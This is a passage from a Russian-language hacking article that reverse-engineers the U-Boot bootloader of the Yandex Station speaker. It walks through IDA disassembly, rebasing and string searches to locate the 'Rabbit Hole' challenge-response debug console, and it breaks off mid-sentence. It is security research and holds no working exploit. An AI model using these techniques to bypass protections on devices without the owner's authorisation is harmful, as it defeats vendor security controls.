
Как видишь, строки теперь не «битые» и IDA/Ghydra теперь может анализировать и «разбирать» BL33. Собственно, для этого и нужно было извлечение.



```
1D 00 |
02 20 |
65 62 |                       !                    bootcmd=run storeb
31 00 | oot bootdelay=1 baudrate=115200 ethaddr=00:15:18:01:81:31
72 75 | ipaddr=10.18.9.97 serverip=10.18.9.113 preboot=run true;ru
62 6F | n bcb_cmd; run factory_reset_poweroff_protect;run start_bo
75 70 | ot_animation;run init_display;run sysrecovery_check;run up
6F 6F | grade_check;run storeargs;bcb uboot-command;run switch_boo
```

Целые строки



```
sub_12DC
sub_12E4
sub_269C
sub_26F4
sub_2784
sub_7178
sub_8134
sub_813C
sub_81B8
sub_81E8
sub_8218
sub_8248
sub_8278
sub_82A8
sub_82D8
sub_8308
nullsub_1
sub_833C
sub_3D324
```


```
ROM:0000000000000B7E                 DCB    0
ROM:0000000000000B7F                 DCB    0
ROM:0000000000000B80 ; ---------------------------------------------------------------------------
ROM:0000000000000B80                 B               loc_F20
ROM:0000000000000B84 ; ---------------------------------------------------------------------------
ROM:0000000000000B84                 STP             X29, X30, [SP,#-0x10]!
ROM:0000000000000B88                 STP             X27, X28, [SP,#-0x10]!
ROM:0000000000000B8C                 STP             X25, X26, [SP,#-0x10]!
ROM:0000000000000B90                 STP             X23, X24, [SP,#-0x10]!
ROM:0000000000000B94                 STP             X21, X22, [SP,#-0x10]!
ROM:0000000000000B98                 STP             X19, X20, [SP,#-0x10]!
ROM:0000000000000B9C                 STP             X17, X18, [SP,#-0x10]!
ROM:0000000000000BA0                 STP             X15, X16, [SP,#-0x10]!
ROM:0000000000000BA4                 STP             X13, X14, [SP,#-0x10]!
ROM:0000000000000BA8                 STP             X11, X12, [SP,#-0x10]!
ROM:0000000000000BAC                 STP             X9, X10, [SP,#-0x10]!
ROM:0000000000000BB0                 STP             X7, X8, [SP,#-0x10]!
ROM:0000000000000BB4                 STP             X5, X6, [SP,#-0x10]!
ROM:0000000000000BB8                 STP             X3, X4, [SP,#-0x10]!
ROM:0000000000000BBC                 STP             X1, X2, [SP,#-0x10]!
00000B84 0000000000000B84: ROM:0000000000000B84 (Synchronized with Hex View-1)
```

IDA

Сразу скажу, что поправить и затолкать назад U-Boot не выйдет (даже при наличии ключей шифрования). Да, он запакуется и встроится в прошивку, но не пройдет проверку из-за наших изменений, для того-то и нужен Trusted Firmware. Однако польза от наших упражнений все-таки есть: теперь можно анализировать нетиповые функции, которые в «Яндексе» добавили для своих устройств, и наконец отыскать Rabbit Hole, а может, даже и нырнуть в нее.

Исследуем и ищем

Чтобы дизассемблер верно обработал прошивку, выбираем архитектуру ARM little-endian. Базовый адрес и создание секций пока что не настраиваем, принимаем все параметры по умолчанию. Точка входа находится в самом начале прошивки, ставим курсор на 0x00 и жмем C — IDA автоматически создаст довольно много функций.




```
ROM:0000000000000000
ROM:0000000000000000 ; Segment type: Pure code
ROM:0000000000000000                 AREA ROM, CODE, READWRITE, ALIGN=0
ROM:0000000000000000                 CODE64
ROM:0000000000000000
ROM:0000000000000000 loc_0                                   ; DATA XREF: sub_2FE1C+14C↓r
ROM:0000000000000000                 B               loc_28
ROM:0000000000000000 ; ---------------------------------------------------------------------------
ROM:0000000000000004 dword_4         DCD 0xD503201F          ; DATA XREF: sub_4B760+35C↓w
ROM:0000000000000008 qword_8         DCQ 0x1000000           ; DATA XREF: sub_26EB8+94↓r
ROM:0000000000000008                                         ; sub_26EB8+104↓r
ROM:0000000000000010 dword_10        DCD 0xD42F0             ; DATA XREF: sub_26EB8+14C↓r
ROM:0000000000000014 dword_14        DCD 0                   ; DATA XREF: sub_26EB8+148↓r
ROM:0000000000000014                                         ; sub_26EB8+2F4↓r
ROM:0000000000000018                 DCQ 0xD42F0
ROM:0000000000000020 dword_20        DCD 0x14D6D0            ; DATA XREF: sub_2C448+A4↓r
ROM:0000000000000024 dword_24        DCD 0                   ; DATA XREF: sub_2C448+5C↓r
ROM:0000000000000028 ; ---------------------------------------------------------------------------
ROM:0000000000000028
ROM:0000000000000028 loc_28                                  ; CODE XREF: ROM:loc_0↑j
ROM:0000000000000028                                         ; DATA XREF: sub_6DE80+88↓r
ROM:0000000000000028                 ADR             X0, sub_800
ROM:000000000000002C                 MRS             X1, CurrentEL
ROM:0000000000000030                 CMP             X1, #0xC
```

Всё в автоматическом режиме не распознается, поэтому, пробежавшись по прошивке вручную, обрабатываем неопределенные участки (в основном тыкая C) и переходим к размещению образа по правильному адресу (базовый адрес), чтобы получить наиболее правильные ссылки на функции и данные. Определить верный адрес нам помогает лог загрузки колонки:

```
U-Boot 2015.01 (Sep 29 2023 - 16:13:15)
DRAM: 256 MiB
Relocation Offset is: 0eda0000
```

Вносим правки через меню Edit → Segments → Rebase Program и указываем нужное значение. После этих действий увидим изменения. Часть ссылок ранее была неверно интерпретирована, но теперь все должно соответствовать тому, как U-Boot расположен в памяти устройства.




Rebase the whole program

Please enter the new

○ Address of the first segment
○ Shift delta
● Image base

Value: 0xEDA0000

☑ Fix up the program
☑ Rebase the whole image




```
ROM:000000000EDA0000 ; Segment type: Pure code
ROM:000000000EDA0000                 AREA ROM, CODE, READWRITE, ALIGN=0
ROM:000000000EDA0000                 ; ORG 0xEDA0000
ROM:000000000EDA0000                 CODE64
ROM:000000000EDA0000                 B               loc_EDA0028
ROM:000000000EDA0000 ; ---------------------------------------------------------------------------
ROM:000000000EDA0004                 DCD 0xD503201F
ROM:000000000EDA0008                 DCQ 0x1000000
ROM:000000000EDA0010                 DCD 0xD42F0
ROM:000000000EDA0014                 DCD 0
ROM:000000000EDA0018                 DCQ 0xD42F0
ROM:000000000EDA0020                 DCD 0x14D6D0
ROM:000000000EDA0024                 DCD 0
ROM:000000000EDA0028 ; ---------------------------------------------------------------------------
ROM:000000000EDA0028
ROM:000000000EDA0028 loc_EDA0028                             ; CODE XREF: ROM:000000000EDA0000↑j
ROM:000000000EDA0028                 ADR             X0, sub_EDA0800
ROM:000000000EDA002C                 MRS             X1, CurrentEL
ROM:000000000EDA0030                 CMP             X1, #0xC
ROM:000000000EDA0034                 B.EQ            loc_EDA0048
ROM:000000000EDA0038                 CMP             X1, #8
ROM:000000000EDA003C                 B.EQ            loc_EDA0068
ROM:000000000EDA0040                 CMP             X1, #4
ROM:000000000EDA0044                 B.EQ            loc_EDA0078
ROM:000000000EDA0048
```

Измененный вид


Поиск норы

Подготовив прошивку к анализу, наконец-то приступаем к поиску Rabbit Hole. Из лога загрузки мы знаем текст сообщения: «RH challenge», за него и будем цепляться. Идем в список строк с надеждой, что там будет ссылка.



Address	Length	Type	String
ROM:000000000EE46AA2	00000012	C	RH challenge: %s\n
ROM:000000000EE46AB4	0000000E	C	RH response:\n
ROM:000000000EE4893F	00000025	C	Error: cannot generate RH challenge!
ROM:000000000EE48B86	0000001A	C	RH authenticate res = %d\n

Нам повезло, и ссылка действительно есть. Сразу назовем функцию Rabbit Hole. Выглядит код несложно (всего 63 строки и 5 функций), но все функции с неизвестными именами, их нужно как-то различать.




```
CBZ             W0, loc_EDC9820

sub_EDC1B74
loc_EDC9810

loc_EDC9820
ADRP            X0, #aRhChallengeS@PAGE ; "RH challenge: %s\n"
ADD             X1, X29, #0x60+var_28
ADD             X0, X0, #aRhChallengeS@PAGEOFF ; "RH challenge: %s\n"
ADRP            X21, #loc_EE23C60@PAGE
MOV             W20, W19
ADD             X21, X21, #loc_EE23C60@PAGEOFF
BL              sub_EDC1A14
MOV             X19, #0
ADRP            X0, #aRhResponse@PAGE ; "RH response:\n"
ADRP            X22, #0xEE09470@PAGE
ADD             X0, X0, #aRhResponse@PAGEOFF ; "RH response:\n"
BL              sub_EDC1A14

loc_EDC9850
CMP             X19, X20
```

Продолжение статьи →

← НАЧАЛО СТАТЬИ

В КРОЛИЧЬЕЙ НОРЕ

ШТУРМУЕМ ОТЛАДОЧНУЮ КОНСОЛЬ «ЯНДЕКС СТАНЦИИ»



Есть два способа идентифицировать функции:

1. Зайти в каждую, попытаться проанализировать логику и дать понятное название.
2. Собрать похожую версию ПО с отладочной информацией и при помощи плагина Diaphora (есть и другие) поискать стандартные функции, например `printf`, `sha256`.


Первый способ я применяю в начале изучения, но если вижу возможность применить второй способ, то обязательно им пользуюсь. Поскольку мы имеем дело с U-Boot, вероятно, большинство функций сможем определить вторым способом.

ПОДГОТОВКА СРЕДЫ КОМПИЛЯЦИИ U-BOOT

Итак, нам нужно сравнить функции с их аналогами, собранными из исходников наиболее близкой версии. Для этого нам нужно установить, какой использовался компилятор и ПО.


При сборке в секцию данных включаются строки с версией U-Boot и используемого компилятора. Ищем строки U-Boot и GCC (для компилятора) и находим:

- `aarch64-elf-gcc (Linaro GCC 4.9-2017.01) 4.9.4`;
- `ld (Linaro_Binutils-2017.01) 2.24.0.20141017 Linaro 2014_11-3-git`;
- `U-Boot 2015.01 (Sep 29 2023 - 19:21:39)` — то же самое видно в логе загрузки.



```
ROM:000000000EE37D2E                 DCB    0
ROM:000000000EE37D2F                 DCB    0
ROM:000000000EE37D30 aUBoot201501Sep DCB "U-Boot 2015.01 (Sep 29 2023 - 19:21:39)",0
ROM:000000000EE37D30                                 ; DATA XREF: sub_EE19644+4↑o
ROM:000000000EE37D30                                 ; sub_EE19644+10↑o
ROM:000000000EE37D58 asc_EE37D58     DCB 8,0         ; DATA XREF: sub_EDDF9CC+7A8↑o
ROM:000000000EE37D58                                 ; sub_EDDF9CC:loc_EDE0250↑o
ROM:000000000EE37D5A                 DCB    0
```

Строка U-Boot



```
ROM:000000000EE39F68                 DCB    0
ROM:000000000EE39F69 aAarch64ElfGccL DCB "aarch64-elf-gcc (Linaro GCC 4.9-2017.01) 4.9.4",0xA,0
ROM:000000000EE39F99 aGnuLdLinaroBin DCB "GNU ld (Linaro_Binutils-2017.01) 2.24.0.20141017 Linaro 2014_11-"
ROM:000000000EE39FD9                 DCB "3-git",0xA,0
ROM:000000000EE39FE0 aPrintMonitorCo DCB "print monitor, compiler and linker version",0
ROM:000000000EE3A00B aSDRetD         DCB "%s() %d: ret %d",0xA,0
ROM:000000000EE3A00B                                 ; DATA XREF: sub_EDA8118+2C↑o
ROM:000000000EE3A00B                                 ; sub_EDA8118+38↑o ...
```

Компилятор

Среда сборки

Данные о версии и компиляторе найдены, теперь ищем исходники, качаем компилятор. Я буду использовать Ubuntu. Обратимся к официальной документации по сборке U-Boot. Для кросс-компиляции предлагается такая последовательность действий:

```
